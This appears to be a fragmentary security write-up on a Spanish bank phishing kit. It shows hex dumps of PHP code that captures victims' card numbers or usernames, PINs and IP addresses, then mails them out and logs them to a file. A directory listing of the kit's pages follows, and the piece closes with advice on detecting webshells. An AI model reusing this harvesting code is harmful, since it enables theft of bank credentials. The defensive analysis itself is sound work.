46 72 6F 6D 3A 20 53 50 41 49 4E 20 3C 74 6D 7A      From: SPAIN <tmz
40 4C 6F 63 61 6C 68 6F 73 74 2E 63 6F 6D 3E 22      @localhost.com>"
3B 0D 0A 6D 61 69 6C 28 24 73 65 6E 64 2C 24 73      ;..mail($send,$s
75 62 6A 65 63 74 2C 24 6D 65 73 73 61 67 65 2C      bject,$message,
24 66 72 6F 6D 29 3B 0D 0A 0D 0A 24 66 69          $from);...$fi
6C 65 20 3D 20 66 6F 70 65 6E 28 22 2E 2E 2F 62      le = fopen("../b
65 6C 6C 61 2E 74 78 74 22 2C 20 27 61 27 29 3B      ella.txt", 'a');
0D 0A 66 77 72 69 74 65 28 24 66 69 6C 65 2C 20      ..fwrite($file,
24 6D 65 73 73 61 67 65 29 3B 0D 0A 65 63 68 6F      $message);..echo
20 22 3C 73 63 72 69 70 74 3E 77 69 6E 64 6F 77      "<script>window
2E 74 6F 70 2E 6C 6F 63 61 74 69 6F 6E 2E 68 72      .top.location.hr
65 66 20 3D 20 5C 22 43 6F 64 69 67 6F 2E 68 74      ef = \"Codigo.ht
6D 6C 3F 77 65 62 73 72 63 3D 22 2E 6D 64 35 28      ml?websrc=\".md5(
27 58 52 41 59 27 29 2E 22 26 64 69 73 70 61 74      'XRAY')." &dispat
63 68 65 64 3D 22 2E 72 61 6E 64 28 32 30 2C 31      ched=\".rand(20,1
30 30 29 2E 22 26 69 64 3D 22 2E 72 61 6E 64 28      00).\"&sid=\".rand(
31 30 30 30 30 30 30 30 30 30 30 30 2C 35 30 30 30      1000000000,5000
```


```
3C 3F 0D 0A 69 6E 63 6C 75 64 65 20 27 6D 61 69      <?..include 'mai
6C 2E 70 68 70 27 3B 0D 0A 24 69 70 20 3D 20 67      l.php';..$ip = g
65 74 65 6E 76 28 22 52 45 4D 4F 54 45 5F 41 44      etenv("REMOTE_AD
44 52 22 29 3B 0D 0A 0D 0A 24 6D 65 73 73 61 67      DR");...$messag
65 20 2E 3D 20 22 5C 6E 22 3B 0D 0A 24 6D 65 73      e .= "\n";..$mes
73 61 67 65 20 2E 3D 20 22 5C 6E 22 3B 0D 0A 24      sage .= "\n";..$
6D 65 73 73 61 67 65 20 2E 3D 20 22 5C 6E 22 3B      message .= "\n";
0D 0A 24 6D 65 73 73 61 67 65 20 2E 3D 20 22 7C      ..$message .= "|
20 49 50 20 3A 20 24 69 70 20 20 2D 2D 2D 2D 2D      IP : $ip  ----
2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D      -----
2D 20 5C 6E 22 3B 0D 0A 24 6D 65 73 73 61 67 65      - \n";..$message
20 2E 3D 20 22 54 61 72 6A 65 74 61 2F 75 73 75      .= "Tarjeta/usu
61 72 69 6F 20 3A 20 2D 2E 24 5F 50 4F 53 54      ario : ".$_POST
5B 27 63 61 72 64 30 31 27 5D 2E 22 5C 6E 22 3B      ['card01']."\n";
0D 0A 24 6D 65 73 73 61 67 65 20 2E 3D 20 22 50      ..$message .= "P
49 4E 20 28 63 6F 6E 74 72 61 73 65 F1 61 29 20      IN (contrase.a)
3A 20 20 22 2E 24 5F 50 4F 53 54 5B 27 70 69 6E      : ".$_POST['pin
5F 6E 75 6D 62 65 72 27 5D 2E 22 5C 6E 22 3B 0D      _number']."\n";
0A 24 6D 65 73 73 61 67 65 20 2E 3D 20 22 7C 20      ..$message .= "|
54 68 65 20 4D 61 73 74 65 72 20 5A 2D 2D 2D 2D      The Master Z----
2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D      -----
5C 6E 22 3B 0D 0A 24 6D 65 73 73 61 67 65 20 2E      \n";..$message
3D 20 22 5C 6E 22 3B 0D 0A 24 6D 65 73 73 61 67      = "\n";..$messag
65 20 2E 3D 20 22 5C 6E 22 3B 0D 0A 24 6D 65 73      e .= "\n";..$mes
The Master Z-----
| $i
```

**Attacker creates a complex directory structure, where each .html file is associated with .php file**

```
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Codigo.html
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/codigo.php
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Datospersonales.html
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Datos.php
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/File.php
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files/0
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files/1738171663114803
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files/826945190745269
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files/access_back.png
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files/actividad.js
```

```
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Sms.html
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Sms.php
```

### SMS tokens:





It's very important to understand how webshell works and what to look for, when it comes to webshell(s). In my opinion, relying on signatures is not enough. Instead, go for the execution flow. When http / https traffic hits your NIC, it somehow reaches the application that is responsible to process the payload. It's in form of buffers. In most cases webshell will try to execute a command e.g. DIR, CP, NETSH, NET, POWERSHELL, WSCRIPT etc. In Linux, commands could be different but idea remains the same. WebApplication will process the request and spawns the command(s). If this execution is understood, webshell could be detected / prevented at a very early stage.